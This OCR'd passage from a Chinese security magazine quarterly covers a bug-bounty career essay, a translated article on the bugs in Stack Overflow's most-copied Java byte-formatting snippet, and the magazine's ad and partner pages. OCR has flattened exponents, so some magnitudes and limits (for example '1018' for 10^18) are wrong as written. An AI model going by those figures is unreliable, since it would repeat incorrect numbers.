二在乙方，安全服务工程师大部分项目制，做完赶赴另一个项目节奏感明显，研究团队则能在技术领域钻研较深，乙方有不以结果重导向的环境；

三是自由职业，这一点和轻松的甲方及大部分乙方可以并存。五六年前就有人说，做白帽子挖漏洞不长久，其实不然。我们处在信息化飞速发展的时代，每年大型互联网公司中都有数百个创新的项目在等待开发上线，也有无数的功能被更新、代码被回滚，而即使是强如谷歌微软阿里，也总有开发新人换旧人而自带安全技能的开发没那么多，还有无数的传统企业正在经历互联网的洗礼逐渐开启安全的心智上网上云，你不测试总有别人发现宝藏。SRC 和众测作为业内成熟的形态，若你在一个圈子玩久了成为核心，总能有更多机会获得更有利的资源，也会认识更多优秀的伙伴互相帮助成长，加入一个团队也是很好的选择。

本月初 ASRC 与先知联合推出了王牌 A 计划 2.0，旨在打造一个更好的白帽社区环境，王牌 A 简单说是会员体系。

ASRC 平台获得奖金最多的白帽已经在平台累计获得了 200 万 + 的税后奖金，先知平台的顶尖白帽年入百万。我们给予表现突出的白帽更优的福利，黑桃 A 可以额外获得 100%，且能参与大部分先知私密项目，但是获得难度也非常大。

王牌 A 意味着什么？用奖励简单说，黑桃 A 意味着月入 30 万的能力，红桃 A 意味着月入 5 万的能力，方块 A 意味着月入 2 万的能力。当然这只是 baseline，大多方块月入远超。王牌 A 们聚在一起，战斗力爆棚！

除了上述这些，认识一些安全圈的朋友，多见识见识参加一些会议甚至 BlackHat，有较好的英语-国际化能力与外国黑客互动，都能为成长带来一些非技术的成长。如果你是社区核心，有时不需要你主动寻找去参加，像 1 月 10 日阿里白帽大会都会主动找阿里核心白帽来与其他白帽一聚。有朋自远方来又能倾听学习猪猪侠、jkgh006、二哥 gainover、顶尖白帽小灰灰的卓越演讲，参与讨论了解别人的故事集思广益说不定能为你来带新的成长，不亦乐乎？不沉迷此道即可。

安全已经不是几年前那种靠一点技术脑门一热就能博眼球 show 技能搞 pr 的时代，今年是一个节点，如今硬碰硬的对抗无处不在，唯有沉心修炼循序渐进方能开云见日修成正果。

我摸鱼写的 Java 代码意外称霸 StackOverflow 十年：有

译者：代码卫士


来源：https://mp.weixin.qq.com/s/bOBEYHN2r0KsCjyKLExIkQ

Stack Overflow 上有一个 Java 代码片段称霸十年，是 Java 开发人员最爱复制的片段。超过 6000 个 GitHub Java 项目中复制并内嵌了该代码，远超 Stack Overflow 上的其它 Java 片段。该片段的作者本尊 Andreas Lundblad 刚刚发布博客文章来修 bug 了……

28.1 很久以前，久到离谱……

那还是在 2010 年，当时我在办公室摸鱼，去 Stack Overflow 上精简精简代码，看看自己得到多少小星星。

突然，我看到了一个提问：如何才能把 Java 中的字节数数变成人类可读的格式呢？通俗地讲一下，就是如何把 123,456,789 字节这样的格式转化成 “123.5MB’’?



这里的隐含规范是，格式化后的字符串的值应该介于 1 到 999.9 之间，然后跟一个大小适当的后缀。

当时已经有人给出了一个答案。答案中的代码基于循环。它的思路很简单：try 所有大小，从最大（EB=1-18 字节）到最小（B=1 字节），然后使用小于字节数的第一个数。用伪代码表示一下就是：

```
suffixes    = [ "EB", "PB", "TB", "GB", "MB", "kB", "B" ]
magnitudes = [ 1018, 1015, 1012, 109, 106, 103, 100 ]
i = 0
while (i < magnitudes.length && magnitudes[i] > byteCount)
    i++
printf("%.1f %s", byteCount / magnitudes[i], suffixes[i])
```

一般来说，如果已经发布的正确答案的分数为正，那么别人很难追上。在 Stack Overflow 术语中，这种情况被叫做 ‘‘西部问题快枪手 (Fastest Gun in the West Problem)’’。从本案例来看，因为现有答案确实存在一些缺陷，因此我还有机会反超。至少我还可以大幅度清理下循环代码。

28.2 代数神助攻

灵感来了。kB、MB、GB 等等什么的不就是 1000 的幂（或者 IEC 标准中的 1024）吗？也就是说我可以使用对数而不是循环来计算正确的后缀是什么。

基于这个思路，我给出了自己的答案：

```
public static String humanReadableByteCount(long bytes, boolean si) {
    int unit = si ? 1000 : 1024;
    if (bytes < unit) return bytes + " B";
    int exp = (int) (Math.log(bytes) / Math.log(unit));
    String pre = (si ? "kMGTPE" : "KMGTPE").charAt(exp-1) + (si ? "" : "i");
    return String.format("%.1f %sB", bytes / Math.pow(unit, exp), pre);
}
```

当然，我写的代码可读性并不高，而且 log/pow 可能使效率逊色于其它解决方案。但它的优点在于没有循环、几乎没有分支，所以我觉得挺整洁的。

解释下背后的数学知识，其实挺简单的。字节计数表示为 byteCount = 1000s，其中 s 表示比例尺（二进制表示法中，使用基数 1024）。求解 s 得出 s = log1000 (byteCount)。API 中没有现成可用的 log1000，但是我们可以用自然对数表示为 s=log(byteCount)/log(1000)。之后给出 s 的下限（转换为整型），因为如果出现的情况是，比如大于 1 的兆字节 (MB)（但并非完整的千兆字节），则希望使用 MB 作为大小。

此时，如果 s=1，则比例尺为千字节，如果 s=2 则比例尺为兆字节，以此类推。我们将 byteCount 除以 1000，然后在相应的字母前缀上做文章。

提交答案后，我只要静等大家对它的满意度就行了。然而，我万万没料到它之后竟然能成为 Stack Overflow 上被复制次数最多的代码片段。


28.3 研究代码署名问题的论文来了

时间快进到 2018 年。一位名叫 Sebastian Baltes 的博士在《实证性软件工程》期刊上发表了一篇名为《GitHub 项目对 Stack Overflow 代码片段的使用和署名问题》的论文，它解决的是这样一个问题：复制代码时是否尊重 Stack Overflow 的 CC BY-SA 3.0 许可证？也就是说从 Stack Overflow 上复制代码时，应该如何分配署名情况？

他们在分析中从 Stack Overflow 数据转出中提取了一些代码片段，并将其和 GitHub 公开库中的代码进行匹配。论文摘要如下：

‘‘我们分析了 GitHub (GH) 项目中源自 Stack Overflow 上大量 Java 代码片段的使用和署名问题，并给出大规模的实证研究结果。’’（提前剧透：多数人在使用时候并未给出署名。）

他们在论文中给出如下表格：



Usage and Attribution of Stack Overflow Code Snippets in GitHub Projects 11

Table 1 RQ 1 – Phase 1: Ten most frequently referenced code snippets from SO Java answers; one asterisk: link was broken and referred to a question, we selected two referenced snippets; two asterisks: snippet based on external resource, but adapted.


Rank	Answer ID	Description	Type	Ext. Availability
1	3758880	human readable byte size	method	blog, no license
2	5445161**	read InputStream to String	method	blog, no license
3	9855338**	convert byte array to hex String	method	other SO post
4	26196831	Android: RecyclerView onClick	class	none
5	7696791*	Android: close soft keyboard	snippet	none
6	140861	hex dump String to byte array	class	none
7	2581754	sort Map<Key, Value> by values	class	none
8	5599842	format file size as MB, GB, etc.	method	none
9	326440	create Java String from file cont.	method	none
10	3145655	Android: get current location	class	none

encing Java files as possible, while taking care that it does not become too generic, leading to false positives.

Table 1 lists the ten most frequently referenced Java answers. In the table, a short description of the

排在第一名的 id 为 3758880 的答案碰巧就是我在 8 年前给出的那个答案。此时答案的浏览量已经超过 10 万次，收获的赞也超过 1000 个。

在 GitHub 上搜一下确实能看到数千次有关 humanReadableByteCount 的结果。



你可以在本地发出的仓库中查看下自己是否用了这段代码：

```
$ git grep humanReadableByteCount
```

插播有趣的相遇故事：我是怎么了解到这项研究的？Sebastian 从 OpenJDK 仓库中找到一个匹配结果。其中并没有署名来源而且 OpenJDK 许可证并不兼容 CC BY-SA 3.0。他于是找到运维邮件列表询问 Stack Overflow 上的这段代码是否是从 OpenJDK 复制的，还是有其它情况。

有意思的是，我曾在甲骨文工作，碰巧也是在 OpenJDK 项目组。于是我的前同事也是朋友就回复他说：

你好，

你为啥不直接问 Stack Overflow 帖子的作者 (aioobe) 呢？他也是 OpenJDK 的奉献者而且他在甲骨文工作时把这段代码写在了 OpenJDK 源仓库中。

甲骨文并未掉以轻心。我碰巧知道甲骨文的一些人看到这个答复时松了一口气，而且在受到 ‘‘指责’’ 后简直可以说是喜上眉梢。

Sebastian 之后就直接找我询问，我答复他说：我发布帖子时还未入职甲骨文，而且我并未负责那个补丁。和甲骨文开玩笑啦。之后不久这个问题就被提交给 OpenJDK，代码也被移除了。

28.4 Bug 来了

我猜你肯定在想，这个代码片段中的 bug 到底是什么啊?

我们再来看下：

```
public static String humanReadableByteCount(long bytes, boolean si) {
    int unit = si ? 1000 : 1024;
    if (bytes < unit) return bytes + " B";
    int exp = (int) (Math.log(bytes) / Math.log(unit));
    String pre = (si ? "kMGTPE" : "KMGTPE").charAt(exp-1) + (si ? "" : "i");
    return String.format("%.1f %sB", bytes / Math.pow(unit, exp), pre);
}
```

1018 兆兆字节之后是 1021 泽字节。有没有这样一种可能：输入一个很大很大的数时，会导致 “Kmgtpe’’ 字符串索引超出范围？并不会。因为最大的 long 值是 263-19.2Œ1018 ，因此任何 long 值都不会超出 EB 范围。

那 SI 和二进制之间会不会混淆？也不会。早期的答案版本有混淆情况但很快就被修复了。

那么 exp 以 0 结尾会不会导致 charAt(exp-1) 失败？也不会。第一个 if 语句涵盖了这种情况。exp 的值将始终至少为 1。

那么是不是输出结果中出现了诡异的舍入错误？好吧，我们来看看……

28.5 很多个 9

这个答案一直都运行正常，直到 1MB 时出问题了。当输入是 999,999 时，结果 (SI 模式) 是 “1000.0kB’’。虽然 999,999 确实更接近 1,000x 10001 而不是 999.9 x10001 ，但根据标准要求，1,000 的 ‘‘有效位数’’ 超出了范围。正确的结果应该是 “1.0MB’’。

不管咋样，所有发布的 22 个答案，包括使用 Apache Commons 和 Android 库的答案中在本文成文时都存在这个 bug（或其变体）。

那么我们如何修复这个问题呢？首先我们注意到，一旦字节数更接近 1Œ1,0002 (1 MB) 而非 999.9Œ10001 (999.9 k)，那么指数 (exp) 就应该尽快从 “k’’ 转变为 “M’’。这种情况会在 999,950 时发生。同样，我们应该在超过 999,959,000 时，将 “M’’ 切换为 “G’’，以此类推。

为此，我们计算得出这个阈值并且如果 bytes 更大时，则增加 exp：

```
if (bytes >= Math.pow(unit, exp) * (unit - 0.05))
    exp++;
```

更改后，代码运行正常，但到了 1EB 又出问题了。

28.6 更多的 9

如果输入 999,949,999,999,999,999，那么现在的结果就是 1000.0 PB，但正确结果应该是 999.9 PB。从数学上来说，这个代码结果是准确的，但到底出啥问题了？

这时就有必要看看 double 的精度局限性了。

浮点算术 101

按照 IEEE 754 标准表示的接近 0 的浮点数值非常密集而大值非常稀疏。实际上超过一半的值都介于-1 和 1 之间，当谈论大的 double 时，实际上像 Long.MAX_VALUE 这样的值毫无意义。

```
double l1 = Double.MAX_VALUE;
double l2 = l1 - Long.MAX_VALUE;
System.err.println(l1 == l2);  // prints true
```

更多深入讲解可见：https://programming.guide/bits-of-a-floating-point-value.html。

这里存在两个有问题的计算：

String.format 参数中的除法，以及

增加 exp 的阈值

我们可以切换到 BigDecimal，但这样做还有啥乐趣！另外，由于标准 API 中并不存在 BigDecimal 日志函数，因此会搞得一团糟。

28.7 缩小中间值

对于第一个问题，我们将字节值缩小到精度更好的范围，并且对 exp 进行相应的调整。最终结果都是四舍五入的，因此我们丢掉最低的有效数字也没事。

```
if (exp > 4) {
    bytes /= unit;
    exp--;
}
```

28.8 调整最低有效位

至于第二个问题，我们确实需要注意最低有效位（999,949,99...9 和 999,950,00...0 应该以不同的指数结尾），因此该问题要求使用其它解决方案。

首先，我们注意到阈值有 12 种不同的可能值（每种模式为 6 种），并且其中只有一个会出现问题。我们可以通过以 D0016 结尾的事实来唯一识别这个出问题的值。如果真是这样，那么我们只要将其调整为正确的值即可。

```
long th = (long) (Math.pow(unit, exp) * (unit - 0.05));
if (exp < 6 && bytes >= th - ((th & 0xFFF) == 0xD00 ? 52 : 0))
    exp++;
```

由于我们依赖浮点结果中的特定位模式，因此我们调整了 strictfp 来确保其不受硬件运行代码的影响。

28.9 负值输入

目前尚不清楚在什么情况下会输入负的字节计数，但既然 Java 中并没有无符号的 long，那么我们最好也把这个问题解决了。现在，如果输入 -10,000，那么结果是 -10000 B。

我们来看下 absBytes：

```
long absBytes = bytes == Long.MIN_VALUE ? Long.MAX_VALUE : Math.abs(bytes);
```

这个复杂的表达式是由 -Long.MIN_VALUE == Long.MIN_VALUE 的事实造成的。现在我们使用 absBytes 而非 bytes 来执行和 exp 有关的所有运算。

28.10 最终版本

这是该代码的最终版，本着原始版本的精神进行了精简：

```
// From: https://programming.guide/the-worlds-most-copied-so-snippet.html
public static strictfp String humanReadableByteCount(long bytes, boolean si) {
    int unit = si ? 1000 : 1024;
    long absBytes = bytes == Long.MIN_VALUE ? Long.MAX_VALUE : Math.abs(bytes);
    if (absBytes < unit) return bytes + " B";
    int exp = (int) (Math.log(absBytes) / Math.log(unit));
    long th = (long) (Math.pow(unit, exp) * (unit - 0.05));
    if (exp < 6 && absBytes >= th - ((th & 0xfff) == 0xd00 ? 52 : 0)) exp++;
    String pre = (si ? "kMGTPE" : "KMGTPE").charAt(exp - 1) + (si ? "" : "i");
    if (exp > 4) {
```

```
        bytes /= unit;
        exp -= 1;
    }
    return String.format("%.1f %sB", bytes / Math.pow(unit, exp), pre);
}
```

需要注意的是，这个代码片段的初衷是避免使用循环和过多的分支。经过把所有的情况一一考虑进去后，它的可读性更差了。我个人并不会把这个代码片段复制到生产代码中。

不过我更新了一个可以用于生产代码的版本，如下：

SI(1 k = 1,000)

```
public static String humanReadableByteCountSI(long bytes) {
    String s = bytes < 0 ? "-" : "";
    long b = bytes == Long.MIN_VALUE ? Long.MAX_VALUE : Math.abs(bytes);
    return b < 1000L ? bytes + " B"
            : b < 999_950L ? String.format("%s%.1f kB", s, b / 1e3)
            : (b /= 1000) < 999_950L ? String.format("%s%.1f MB", s, b / 1e3)
            : (b /= 1000) < 999_950L ? String.format("%s%.1f GB", s, b / 1e3)
            : (b /= 1000) < 999_950L ? String.format("%s%.1f TB", s, b / 1e3)
            : (b /= 1000) < 999_950L ? String.format("%s%.1f PB", s, b / 1e3)
            : String.format("%s%.1f EB", s, b / 1e6);
}
```

Binary (1 K =1,024)

```
public static String humanReadableByteCountBin(long bytes) {
    long b = bytes == Long.MIN_VALUE ? Long.MAX_VALUE : Math.abs(bytes);
    return b < 1024L ? bytes + " B"
            : b < 0xfffccccccccccccL >> 40 ? String.format("%.1f KiB", bytes / 0x1p10)
            : b < 0xfffccccccccccccL >> 30 ? String.format("%.1f MiB", bytes / 0x1p20)
            : b < 0xfffccccccccccccL >> 20 ? String.format("%.1f GiB", bytes / 0x1p30)
            : b < 0xfffccccccccccccL >> 10 ? String.format("%.1f TiB", bytes / 0x1p40)
            : b < 0xfffccccccccccccL ? String.format("%.1f PiB", (bytes >> 10) / 0x1p40)
            : String.format("%.1f EiB", (bytes >> 20) / 0x1p40);
}
```

示例

悬镜
XMIRROR
明镜高悬 止黑守白

DevSecOps智适应威胁管理

悬镜灵脉

AI-IAST渗透测试平台

创新地采用了AI技术+IAST架构的安全测试方案。以安全专家人员训练AI专家系统，将人工漏洞检测经验转化为机器学习样本，通过机器学习、模型训练深度挖掘客户业务场景，使系统具备全面智适应能力，让渗透测试不再依赖人力，帮助企业高效地践行DevSecOps。

威胁建模

悬镜夫子
安全开发赋能平台

威胁发现

悬镜灵脉IAST
灰盒安全测试平台

威胁模拟

悬镜灵脉PTE
AI智慧渗透测试平台

检测响应

悬镜云卫士
自适应安全运营平台

安全开发 ← 悬镜DevSecOps智适应威胁管理体系 → 安全运营

关注了解更多

www.xmirror.cn

致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊正式出版，一经发布立刻在安全圈内掀起一番读书热潮。今天安全客2019年第四季的季刊也正式和大家见面，截至本次已经发布了13版，并且在上一季度中，安全客季刊已经创下累积750000+的下载量，这是安全客一直坚守质量为本、干货为首的成果凝集，也是安全客用户和白帽伙伴对季刊品质的认可。我们在此次季刊中，也将秉承严格把控质量的原则，为大家呈现最优质、最热门的技术内容分享。此次季刊收录了来自20个安全平台的28篇优秀技术文章，涵盖公众讨论最火热的ATT&CK、安全研究、漏洞分析、政企安全、随笔杂谈五大季度热点方向，是网络安全从业者和爱好者不容错过的技术刊物！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们是anykno、小火龙、菲尼克斯、Fragile、北钰茶屋，最后感谢将本书编辑成册的所有幕后的工作人员和季刊的每一位读者朋友们！

我们会不断努力，做出更棒的季刊和大家一起分享！

安全客团队

2020.1

NEWS 安全客

有思想的安全新媒体

合作平台
COOPERATION PLATFORM

360 网络安全响应中心 | 360 安全应急响应中心 | 360 网络安全大学 | 58 安全应急响应中心 Security Response Center | 71SRC

Alibaba Security Response Center 阿里安全响应中心 | Alibaba Security Response Center 本地生活 安全响应中心 | 哔哩哔哩安全应急响应中心 BILIBILI SECURITY RESPONSE CENTER | 补天 漏洞响应平台

点融安全应急响应中心 Dianrong Security Response Center | 富友安全应急响应中心 Fuiou Security Response Center | 好未来安全应急响应中心 | 安全应急响应中心 | 焦点安全应急响应中心 Focus Security Response Center

京东安全应急响应中心 JD Security Response Center | 快手安全应急响应中心 SECURITY RESPONSE CENTER | 马蜂窝安全应急响应中心 MFW Security Response Center | 美团安全应急响应中心 Meituan Security Response Center

陌陌安全应急响应中心 | 魅族安全应急响应中心 MEIZU security Response Center | 平安安全应急响应中心 PINGAN Security Response Center | 去哪儿安全应急响应中心 Qunar Security Response Center

TSRC 腾讯安全应急响应中心 | VIPKID安全响应中心 VIPKID Security Response Center | 唯品会安全应急响应中心 VSRC VIP Security Response Center | 微博安全应急响应中心 Weibo Security Response Center

WiFi 万能钥匙 安全应急响应中心 | 中通安全应急响应中心 ZTO Security Response Center | 猪八戒网安全应急响应中心 ZBJ Security Response Center | 智联招聘安全应急响应中心 Zhaopin Security Response Center

合作公司
COOPERATION COMPANY

安胜 Anscen | ansion 安 | 信 | 与 | 诚 | 安全狗 忠诚守护 值得信赖 | 白帽汇 BAIMAOHUI.NET | 四叶草安全 Clover Sec

昂镜 ANMINGR | 知道创宇

合作媒体
COOPERATION MEDIA

安全牛 AQNIU.COM | 华盟 77169.com | 铁匠运维网 tiejiang.org